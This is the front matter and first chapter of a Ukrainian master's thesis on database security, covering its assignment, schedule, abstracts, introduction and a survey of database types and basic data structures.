Форма № 24

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ

Національний університет «Запорізька політехніка»

Факультет інформаційної безпеки та електронних комунікацій
(повне найменування інституту, назва факультету)

Кафедра інформаційної безпеки та наноелектроніки
(повна назва кафедри)

Пояснювальна записка

до дипломного проєкту (роботи)
магістра
(ступінь вищої освіти)

на тему Підвищення ефективності механізмів безпеки баз даних
(назва теми)
Improving the efficiency of database security mechanisms

Виконав: студент 2 курсу, групи БК-814м
Спеціальності 125 Кібербезпека та захист інформації
(код і найменування спеціальності)
Освітня програма (спеціалізація)
Безпека інформаційних і комунікаційних систем
БУДЬОННИЙ А.В.
(ПРІЗВИЩЕ та ініціали)

Керівник НЕЛАСА Г.В.
(ПРІЗВИЩЕ та ініціали)
Рецензент
(ПРІЗВИЩЕ та ініціали)

2025

Форма № 25

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Факультет інформаційної безпеки та електронних комунікацій
Кафедра інформаційної безпеки та наноелектроніки
Ступінь вищої освіти магістр
Спеціальність 125 Кібербезпека та захист інформації
(код і найменування)
Освітня програма (спеціалізація) Безпека інформаційних і комунікаційних систем
(назва освітньої програми (спеціалізації)

ЗАТВЕРДЖУЮ

Завідувач кафедри ІБтаН, к.ф.-м.н., доц.
Андрій КОРОТУН
“_____” _____2025 року

З А В Д А Н Н Я
НА ДИПЛОМНИЙ ПРОЄКТ (РОБОТУ) СТУДЕНТА

БУДЬОННОГО Андрія Віталійовича
(ПРІЗВИЩЕ, ім’я, по батькові)

1. Тема проєкту (роботи) Підвищення ефективності механізмів безпеки баз даних
Improving the effectiveness of database security mechanisms
керівник проєкту (роботи) к.т.н., доцент НЕЛАСА Ганна Вікторівна,
(науковий ступінь, вчене звання, ПРІЗВИЩЕ, ім’я, по батькові,)
затверджені наказом закладу вищої освіти від «__»_____року №_____
2. Строк подання студентом проєкту (роботи) 15 грудня 2025 року
3. Вихідні дані до проєкту (роботи) архітектура, аналіз відомих кібератак на бази даних, конфігурація тестових середовищ сучасних СКБД
4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити): загальні поняття та структура баз даних, аналіз методів кібератак на конфіденційність інформації, методи захисту інформації в базах даних
5. Перелік графічного матеріалу (з точним зазначенням обов’язкових креслень): презентація у Microsoft power point (14 слайдів)

6. Консультанти розділів проєкту (роботи)

Розділ	ПРІЗВИЩЕ, ініціали та посада консультанта	Підпис, дата	
		завдання видав	прийняв виконане завдання
Розділи 1-3	НЕЛАСА Г.В., к.т.н. доцент	05.09.25	23.11.25
Нормоконтроль	КОРОЛЬКОВ Р.Ю., к.т.н. доцент	03.12.25	05.12.25

7. Дата видачі завдання « 05 » вересня 2025 року.

КАЛЕНДАРНИЙ ПЛАН

№з/п	Назва етапів дипломногопроєкту (роботи)	Строк виконання етапів проєкту (роботи)	Примітка
1	Ознайомлення із завданням і підбір технічної літератури	1 тиждень	Виконано
2	Аналіз поняття, актуальності, видів, структур та архітектури СУБД	1 тиждень	Виконано
3	Дослідження загальних загроз, пасивних та активних атак на конфіденційність.	2 тиждень	Виконано
4	Вивчення методологій просунутих атак (складений код, SQL-IDIA) та інструменту sqlmap.	3-4 тижні	Виконано
5	Аналіз існуючих механізмів та стратегій безпеки баз даних	5 тиждень	Виконано
6	Дослідження технологій шифрування в базах даних з можливістю пошуку	6 тиждень	Виконано
7	Розробка комплексних методів захисту баз даних від SQL-ін'єкцій	7-8 тижні	Виконано
8	Оформлення ПЗ та графічного матеріалу	9 тиждень	

Студент _____ Андрій БУДЬОННИЙ
(підпис) (Ім'я ПРІЗВИЩЕ)

Керівник проєкту (роботи)_____ Ганна НЕЛАСА
(підпис) (Ім'я ПРІЗВИЩЕ)

РЕФЕРАТ

Пояснювальна записка до дипломної кваліфікаційної роботи магістра: 108 с., 71 рис., 8 таб., 48 джерел.

БАЗА ДАНИХ, ІНФОРМАЦІЙНА БЕЗПЕКА, КІБЕРЗАХИСТ, ЗАХИСТ ДАНИХ, КІБЕРАТАКА, СИСТЕМА УПРАВЛІННЯ БАЗАМИ ДАНИХ, КОНФІДЕНЦІЙНІСТЬ ІНФОРМАЦІЇ, ЦІЛІСНІСТЬ ІНФОРМАЦІЇ

Об’єкт дослідження – процеси зберігання, обробки та захисту інформації в базах даних.

Предмет дослідження - системи управління базами даних та їх механізми забезпечення інформаційної безпеки.

Мета роботи - дослідити та проаналізувати сучасні загрози безпеці баз даних, розглянути існуючі механізми захисту даних, а також розробити практичні рекомендації щодо підвищення ефективності систем захисту інформації в базах даних.

Наукова новизна роботи полягає у комплексному аналізі сучасних методів захисту баз даних та розробці удосконалених рішень щодо протидії кібератакам, зокрема технологіями пошукового шифрування. Також, запропоновано багаторівневу систему протидії SQL-ін'єкціям.

Практична цінність результатів роботи полягає в тому, що отримані результати можуть бути використані для підвищення рівня захищеності баз даних в організаціях різних галузей. Розроблені рекомендації та методики можуть бути впроваджені у практику адміністрування баз даних для ефективної протидії сучасним кіберзагрозам.

ABSTRACT

Explanatory note to the diploma qualification work of the master's: 108 p., 71 fig., 8 tab., 48 sources.

DATABASE, INFORMATION SECURITY, CYBER SECURITY, DATA PROTECTION, CYBER ATTACK, DATABASE MANAGEMENT SYSTEM, INFORMATION CONFIDENTIALITY, INFORMATION INTEGRITY

The object of research is the processes of storing, processing, and protecting information in databases.

The subject of the study is database management systems and their mechanisms for ensuring information security.

The purpose of the work is to investigate and analyze modern threats to database security, consider existing data protection mechanisms, and develop practical recommendations for increasing the effectiveness of information protection systems in databases.

The scientific novelty of the work lies in the comprehensive analysis of modern methods of database protection and the development of advanced solutions for countering cyber attacks, in particular by implementing a multi-level security system and adaptive monitoring mechanisms.

The practical value of the results of the work lies in the fact that the results obtained can be used to increase the level of database security in organizations of various industries. The developed recommendations and methods can be implemented in the practice of database administration to effectively counteract modern cyber threats.

ЗМІСТ

ПЕРЕЛІК СКОРОЧЕНЬ

SQL - Structured Query Language (Мова структурованих запитів)

NoSQL - Not Only SQL (Не тільки SQL)

DML - Data Manipulation Language (Мова маніпулювання даними)

DDL - Data Definition Language (Мова визначення даних)

DCL - Data Control Language (Мова контролю даних)

СУБД - Система управління базами даних

DBMS - Database Management System (Система управління базами даних)

RDBMS - Relational Database Management System (Реляційна система управління базами даних)

XSS - Cross-Site Scripting (Міжсайтовий скриптинг)

CSRF - Cross-Site Request Forgery (Підробка міжсайтових запитів)

ACID - Atomicity, Consistency, Isolation, Durability (Атомарність, Узгодженість, Ізольованість, Стійкість)

RBAC - Role-Based Access Control (Контроль доступу на основі ролей)

GDPR - General Data Protection Regulation (Загальний регламент захисту даних)

PKI - Public Key Infrastructure (Інфраструктура відкритих ключів)

API - Application Programming Interface (Інтерфейс програмування додатків)

SSO - Single Sign-On (Єдиний вхід)

JWT - JSON Web Token (Веб-токен JSON)

CIA - Confidentiality, Integrity, Availability (Конфіденційність, Цілісність, Доступність)

АБД - Адміністратор баз даних

ООП – об’єктно-орієнтоване програмування

ВСТУП

Сучасне функціонування більшості організацій, незалежно від їхнього профілю, ґрунтується на ефективному використанні даних, які стали ключовим стратегічним активом. Управлінські рішення, операційна діяльність та розвиток бізнес-процесів безпосередньо залежать від цілісності, доступності та конфіденційності інформації, що зберігається в базах даних. Однак, стрімка цифровізація супроводжується пропорційним зростанням складності та масштабів кіберзагроз, що робить захист інформаційних ресурів, зокрема баз даних, невід'ємною та критично важливою складовою загальної системи безпеки підприємства.

У даній магістерській роботі основним завданням є комплексний аналіз та подальша розробка заходів щодо вдосконалення програми захисту баз даних для ефективного протидіяння сучасним викликам кіберпростору. Робота має чітку двоступеневу структуру: теоретичну та практичну. Теоретична частина охоплює ґрунтовний огляд наукових підходів і класифікацію актуальних загроз, а також аналіз існуючих методологій, архітектурних рішень і технологічних інструментів захисту даних.

Практична складова роботи зосереджена на дослідженні реальних механізмів безпеки, що застосовуються в сучасних системах керування базами даних. Метою є виявлення потенційних вразливостей та «вузьких місць» для подальшого формування цілісного проєкту вдосконалення. Кінцевим результатом магістерської роботи виступає комплекс конкретних, науково та практично обґрунтованих рекомендацій. Їхнє впровадження дозволить сформувати стійкий багаторівневий захист, спрямований на запобігання витоку даних, гарантування їхньої цілісності та забезпечення належного рівня конфіденційності навіть в умовах цілеспрямованих кібератак.

1 ЗАГАЛЬНІ ПОНЯТТЯ ТА СТРУКТУРА БАЗ ДАНИХ

1.1 Поняття бази даних та актуальність дослідження

Бази даних становлять фундаментальну основу сучасних інформаційних систем, виступаючи структурованими сховищами взаємопов'язаних даних, організованих для ефективного зберігання, управління та обробки. Хоча в широкому розумінні будь-яка упорядкована інформація може розглядатися як база даних, в контексті інформаційних технологій це поняття має чітко визначені рамки, що передбачають використання спеціалізованих програмних комплексів - систем управління базами даних [1].

Актуальність дослідження баз даних зумовлена їх ключовою роллю в організації інформаційних потоків сучасного суспільства, де зростання обсягів даних та ускладнення їх структури висувають нові вимоги до методів зберігання та обробки інформації. СУБД успішно вирішують ці завдання через реалізацію спеціалізованих алгоритмів індексації, механізмів транзакційної обробки та засобів забезпечення цілісності даних, що робить їх незамінним інструментом у практично всіх сферах діяльності - від наукових досліджень до корпоративного управління [1].

Дані як основний об'єкт управління в базах даних представляють собою формалізоване подання інформації про сутності предметної області, де кожна сутність характеризується специфічним набором атрибутів, що визначають її властивості та характеристики. Наприклад, в системі обліку навчального закладу студент як сутність має атрибути імені, прізвища, академічної групи, унікального ідентифікатора, тоді як у фінансовій системі банку клієнт описується через атрибути особових даних, історії транзакцій та кредитного рейтингу [2].

Сукупність таких структурованих відомостей формує семантичну основу бази даних, що забезпечує можливість їх ефективного використання для аналітичної обробки та прийняття управлінських рішень. Важливим аспектом є те, що дані в базі даних існують незалежно від програмних застосунків, що з них користуються, що забезпечує їхню довгострокову цінність та універсальність

застосування в різних бізнес-процесах [1].

Сучасні системи керування базами даних реалізують складну багаторівневу архітектуру, що включає фізичний рівень сховища даних, логічний рівень структур даних та рівень зовнішніх представлень, що забезпечує незалежність даних від програмних реалізацій та є критично важливим для розвитку складних інформаційних систем.

Додатково сучасні СУБД інтегрують розширені механізми реплікації, резервного копіювання та відновлення даних, що гарантує їх надійність та доступність навіть у разі апаратних збоїв чи програмних помилок [2]. Функціональні можливості сучасних СУБД включають підтримку транзакцій з властивостями ACID (атомарність, узгодженість, ізольованість, довговічність), механізми паралельного доступу до даних, засоби безпеки та авторизації, а також інструменти моніторингу продуктивності [3].

Особливу увагу в сучасних реалізаціях приділяється підтримці розподілених архітектур, що дозволяють масштабувати системи для роботи з ексабайтами даних, забезпечуючи високу продуктивність та відмовостійкість за рахунок географічного розподілу вузлів обробки даних та механізмів балансування навантаження [3].

Аналіз сучасного стану розвитку технологій баз даних виявляє низку актуальних проблем, серед яких особливої уваги потребують забезпечення безпеки та конфіденційності даних в умовах зростаючих кіберзагроз, оптимізація продуктивності при роботі з великими обсягами інформації, забезпечення цілісності та узгодженості даних в розподілених середовищах, реалізація ефективних методів резервного копіювання та забезпечення сумісності між різними типами СУБД [4].

Порівняльний аналіз альтернативних підходів виявив суттєві недоліки: функція setInt з числовими індексами демонструє найвищу швидкість, але має обмежену практичну застосовність через недостатній рівень безпеки; ad-hoc рішення зі статичним білим списком сповільнюються через багаторазову підготовку запитів; динамічні білі списки виявляються найменш ефективними через додаткові запити до бази даних. Таким чином, акцент у дослідженні

робиться на подоланні цих обмежень шляхом розробки уніфікованого підходу до валідації вхідних параметрів, який би поєднував високу продуктивність setInt та безпекові переваги setColumnName [4].

Додатковим напрямком оптимізації є прискорення процесів шифрування в контексті захисту даних, зокрема реалізації можливістю пошуку в зашифрованій базі даних

Важливим аспектом завдання є забезпечення сумісності запропонованих рішень з існуючими стандартами безпеки та підтримка їх функціонування в розподілених середовищах обробки даних.

1.2 Види баз даних

Існує безліч різновидів баз даних, що різняться за різними критеріями. У класифікацію за моделлю даних зазвичай включають наступні бази даних.

Графові бази даних використовують графові структури для представлення та зберігання даних, що складаються з вузлів, ребер та властивостей. Вузли відображають сутності, а ребра — зв'язки між ними. Ця модель особливо ефективна для роботи зі складними взаємозв'язками, такими як соціальні мережі, рекомендаційні системи та мережі доставки контенту. Основні переваги включають високу продуктивність при виконанні запитів, пов'язаних з аналізом зв'язків, та гнучкість структури даних [5].

Крім того, графові бази даних дозволяють ефективно виконувати пошук по шляхах і підграфах, що робить їх незамінними для задач виявлення шахрайства та кібербезпеки. Вони також добре масштабуються для динамічно змінюваних даних і підтримують гнучкі схеми без необхідності попереднього визначення структури. Завдяки своїй інтуїтивно зрозумілій моделі, графові бази часто використовуються для візуалізації складних мережевих структур та взаємозв’язків. Це робить їх зручними для аналітичних систем і систем підтримки прийняття рішень [4].




Рисунок 1.1 – Приклад графової бази даних [5]

Ієрархічні бази даних організовують дані в деревоподібну структуру, де кожен запис має одного батька та може мати кілька дочірніх записів. В ієрархічній моделі даних основу складають дві ключові одиниці: сегменти та поля. Поле є мінімальною неподільною одиницею даних, доступною користувачеві. Сегмент характеризується типом (іменованою сукупністю полів) та екземпляром (конкретною реалізацією зі значеннями полів). Тип сегмента визначає структуру, тоді як екземпляр містить фактичні дані [6].

Дана модель добре підходить для представлення даних із чіткими ієрархічними відносинами, як-от організаційні структури або файлові системи. Незважаючи на обмежену гнучкість порівняно з сучасними моделями, ієрархічні бази даних залишаються ефективними для певних класів завдань, зокрема в мейнфрейм-системах [2].

Ієрархічні бази даних забезпечують високу швидкість доступу до даних завдяки заздалегідь визначеній структурі та прямим зв’язкам між батьківськими та дочірніми сегментами. Вони ефективно підтримують цілісність даних і уникають дублювання завдяки чіткому визначенню ієрархії. Однак зміни структури (додавання нових рівнів або зв’язків) часто вимагають значного переналаштування бази, що обмежує їх гнучкість [7].

Попри це, для транзакційних систем з великою кількістю повторюваних операцій і стабільною структурою даних ієрархічні БД залишаються оптимальним рішенням.




Рисунок 1.2 – Приклад ієрархічної бази даних

Мультимодельна база даних є спеціалізованою системою зберігання даних, здатною одночасно підтримувати кілька моделей представлення інформації в межах єдиного інтегрованого середовища. На відміну від традиційних систем, що обмежуються однією моделлю (реляційною, документною, графовою тощо), мультимодельний підхід дозволяє поєднувати різні парадигми роботи з даними [8].

Основна перевага таких систем полягає в універсальності - розробники отримують можливість використовувати оптимальну модель даних для кожного типу завдань без необхідності інтеграції окремих спеціалізованих рішень [9]. Наприклад, соціальний додаток може одночасно використовувати:

- графову модель для аналізу зв'язків між користувачами;
- документну модель для зберігання профілів;
- ключ-значення для кешування сесій.

Це усуває необхідність синхронізації між різними базами даних та спрощує архітектуру системи. До популярних мультимодельних СУБД належать ArangoDB, Azure Cosmos DB та OrientDB, які поєднують підтримку документів, графів та інших моделей в єдиній платформі [10].




Рисунок 1.3 –Мультимодельна база даних [9]

Об'єктні та об'єктно-орієнтовані бази даних представляють собою спеціалізований клас систем зберігання даних, що використовують принципи об'єктно-орієнтованого програмування для організації та управління інформацією. Основна відмінність цих систем полягає в тому, що дані зберігаються у вигляді об'єктів, а не у табличній чи іншій структурі, що характерна для традиційних реляційних баз даних [11].

Ключовою перевагою об'єктних баз даних є їхня здатність ефективно працювати зі складними структурами даних, що включають вкладені об'єкти, наслідування, поліморфізм та інші концепції ООП. Це робить їх особливо корисними в середовищах, де існує тісний зв'язок між об'єктно-орієнтованим програмним забезпеченням та структурою даних. Наприклад, у системах автоматизованого проектування (CAD), системах управління складними документами або програмних комплексах з розгалуженою бізнес-логікою [11].

Архітектура об'єктних баз даних дозволяє безпосередньо зберігати об'єкти програми в базі даних, усуваючи необхідність трансформації даних між об'єктною та реляційною моделями (так звана проблема "impedance mismatch"), таким чином, значно спрощує розробку складних програмних систем та підвищує продуктивність при роботі зі складними структурами даних [12].

Серед відомих представників об'єктних баз даних варто відзначити db4o (database for objects) - відкриту об'єктну базу даних для мов Java та .NET, а також Versant - комерційну об'єктну базу даних, що відома своєю високою продуктивністю та масштабованістю [12].

Об'єктно-реляційні бази даних успадковують структурні принципи реляційних систем, але розширюють їх можливості шляхом впровадження

об'єктно-орієнтованих концепцій. Ця гібридна модель дозволяє використовувати складні типи даних, такі як об'єкти, масиви та користувальницькі типи, без відмови від стандартних реляційних конструкцій [12].

Ключовою перевагою таких систем є збереження всіх переваг реляційної моделі — узгодженості, надійності та потужного апарату SQL — при одночасному подоланні семантичного розриву між об'єктною структурою додатків і табличною організацією даних. Розробники отримують можливість працювати зі складними ієрархіями об'єктів без необхідності виконувати трудомістке перетворення об'єктної моделі в реляційну [13].

Наприклад, у PostgreSQL реалізована підтримка користувальницьких типів даних, наслідування, методів та інших об'єктно-орієнтованих механізмів, що дозволяє будувати складні моделі даних, максимально наближені до предметної області. Oracle Database також пропонує розширені об'єктно-реляційні функції, включаючи підтримку об'єктних типів, колекцій та посилань [14].

Ця модель особливо ефективна для складних корпоративних систем, де потрібно поєднувати перевірені часом реляційні підходи з сучасними об'єктно-орієнтованими методиками розробки, забезпечуючи при цьому високу продуктивність, масштабованість та зручність супроводу [15].

Реляційні бази даних формують фундамент сучасних інформаційних систем, реалізуючи модель організації даних, запропоновану Едгаром Коддом. В основі цієї моделі лежать принципи реляційної алгебри, що забезпечують математично сувору основу для роботи з даними. Дані структуруються у вигляді таблиць, де кожен стовпець відповідає визначеному атрибуту, а рядки містять конкретні значення цих атрибутів. Між таблицями встановлюються логічні зв'язки через систему ключів, що дозволяє будувати складні міжтабличні відношення [14].

Важливою перевагою реляційних баз даних є підтримка ACID-властивостей, що гарантує надійність транзакційних операцій. Атомарність забезпечує виконання транзакцій як єдиного цілого, узгодженість зберігає цілісність бази даних, ізольованість регулює паралельний доступ, а довговічність гарантує збереження результатів навіть у разі збоїв системи. Для маніпулювання

даними використовується стандартизована мова SQL, яка надає потужний інструментарій для формування запитів, управління даними та адміністрування системи [16].




Рисунок 1.4 –Реляційна база даних [15]

Реляційні бази даних демонструють особливу ефективність у сферах, що вимагають високої узгодженості даних та складних взаємозв'язків між сутностями. Вони стали стандартом у фінансових системах, системах управління підприємствами та державних інформаційних системах. Серед найпоширеніших реалізацій можна виділити MySQL, PostgreSQL, Oracle Database та Microsoft SQL Server, кожна з яких пропонує унікальний набір функцій та оптимізацій для різних сценаріїв використання. Незважаючи на появу альтернативних моделей, реляційні бази даних залишаються домінуючою технологією завдяки своїй надійності, зрілості та широкій екосистемі інструментів розробки [17].

Бази даних типу "ключ-значення" представляють собою один з найпростіших та найшвидших видів систем зберігання даних, орієнтованих на виконання операцій читання та запису з мінімальною затримкою. Архітектурно вони реалізують словниковий принцип організації даних, де кожен елемент складається з унікального ключа та асоційованого з ним значення. Ключ виступає єдиним ідентифікатором, що дозволяє швидко локалізувати та отримати відповідне значення в сховищі [17].

Основною перевагою даного підходу є висока швидкодія, яка досягається

завдяки спрощеній структурі даних та оптимізації механізмів індексації. У багатьох випадках для зберігання даних використовується оперативна пам'ять, що дозволяє забезпечити час відповіді на рівні мілісекунд [16].




Рисунок 1.5 - Принцип Key-Value [16]

Однак існують також дискові реалізації, що пропонують компроміс між швидкодією та стійкістю даних.

Сфера застосування ключ-значення баз даних включає:

- Кешування часто запитуваних даних для зниження навантаження на основні бази даних

- Зберігання сесій користувачів у веб-додатках

- Управління балансами в реальному часі у фінансових системах

- Обробку тимчасових даних та черг повідомлень

- Зберігання параметрів конфігурації та налаштувань

Серед найбільш відомих реалізацій слід виділити Redis, який пропонує розширені функції, такі як реплікація, транзакції, різні типи даних і навіть можливість виконання скриптів на сервері. Memcached, інший популярний представник цієї категорії, орієнтований на більш прості сценарії використання та забезпечує високу ефективність у задачах розподіленого кешування [17].

Нереляційні бази даних, відомі також під назвою NoSQL, представляють собою сучасний клас систем керування даними, які кардинально відрізняються від

традиційних реляційних рішень. Термін NoSQL, що розшифровується як "Not Only SQL", підкреслює різноманітність підходів до зберігання та обробки інформації в цих системах. Вони були розроблені для ефективної роботи з величезними обсягами неструктурованих та напівструктурованих даних, які характеризуються високою швидкістю надходження та динамічною зміною структур [17].

Головною відмінністю NoSQL-баз є відмова від жорсткої табличної структури та фіксованих схем на користь більш гнучких моделей представлення даних. На відміну від реляційних систем, що дотримуються принципів ACID, NoSQL-бази пропонують різні рівні узгодженості, реалізуючи модель BASE, яка розшифровується як Basically Available, Soft state, Eventual consistency [18]. Ця модель забезпечує високу доступність системи навіть у разі частинних збоїв, допускає тимчасову неузгодженість даних та гарантує їхню остаточну узгодженість.

Архітектура NoSQL-систем орієнтована на горизонтальне масштабування через розподілені архітектури, що дозволяє ефективно обробляти ексабайти даних. Це досягається за рахунок розподілу навантаження між численними серверами, що робить ці системи ідеальним вибором для роботи з Big Data [16].

Серед різноманіття NoSQL-рішень можна виділити кілька основних категорій. Документно-орієнтовані бази даних, такі як MongoDB та Couchbase, зберігають інформацію у формі документів у форматі JSON або BSON, що забезпечує гнучкість структури та природне представлення об'єктів програмного коду. Вони особливо ефективні для систем управління контентом, каталогів продуктів та профілів користувачів [19].

1.3 Типи структур баз даних

Табличні структури являють собою основу реляційних баз даних, де дані організовані у вигляді таблиць з рядками та стовпцями. У цій структурі рядки відповідають сутностям, а стовпці — їхнім атрибутам. Особливим різновидом табличних структур є широкі таблиці або сховища широких стовпців, які використовують розріджені стовпці з пустими атрибутами. Це дозволяє значно збільшити загальну кількість стовпців у таблиці [18]. Оскільки деякі області залишаються пустими, широкі таблиці є прикладом нереляційної структури даних, що поєднує в собі елементи як реляційного, так і нереляційного підходів.

Лінійні структури характеризуються тим, що елементи об'єднуються в чітко визначену послідовність. Найпростішим прикладом лінійної структури є масив — впорядкований набір елементів одного типу, які розташовані в пам'яті послідовно один за одним. Масиви забезпечують швидкий доступ до елементів за індексом, але мають фіксований розмір, що обмежує їх гнучкість [19]. У контексті баз даних масиви часто використовуються для зберігання списків значень в межах одного поля, особливо в документно-орієнтованих базах даних, таких як MongoDB, де вони дозволяють ефективно зберігати та обробляти набори однорідних даних без необхідності створення додаткових таблиць чи зв'язків [15].




Рисунок 1.6 – структура масив [12]

Зв'язний список є фундаментальною лінійною структурою даних, що складається з послідовності вузлів, кожен з яких містить дані та посилання на наступний вузол у послідовності. На відміну від масивів, елементи зв'язного

списку не зберігаються в суцільному блоці пам'яті, а розподілені довільно, що забезпечує гнучкість у управлінні пам'яттю та динамічне змінення розміру структури [21].




Рисунок 1.7 – структура зв’язний список [12]

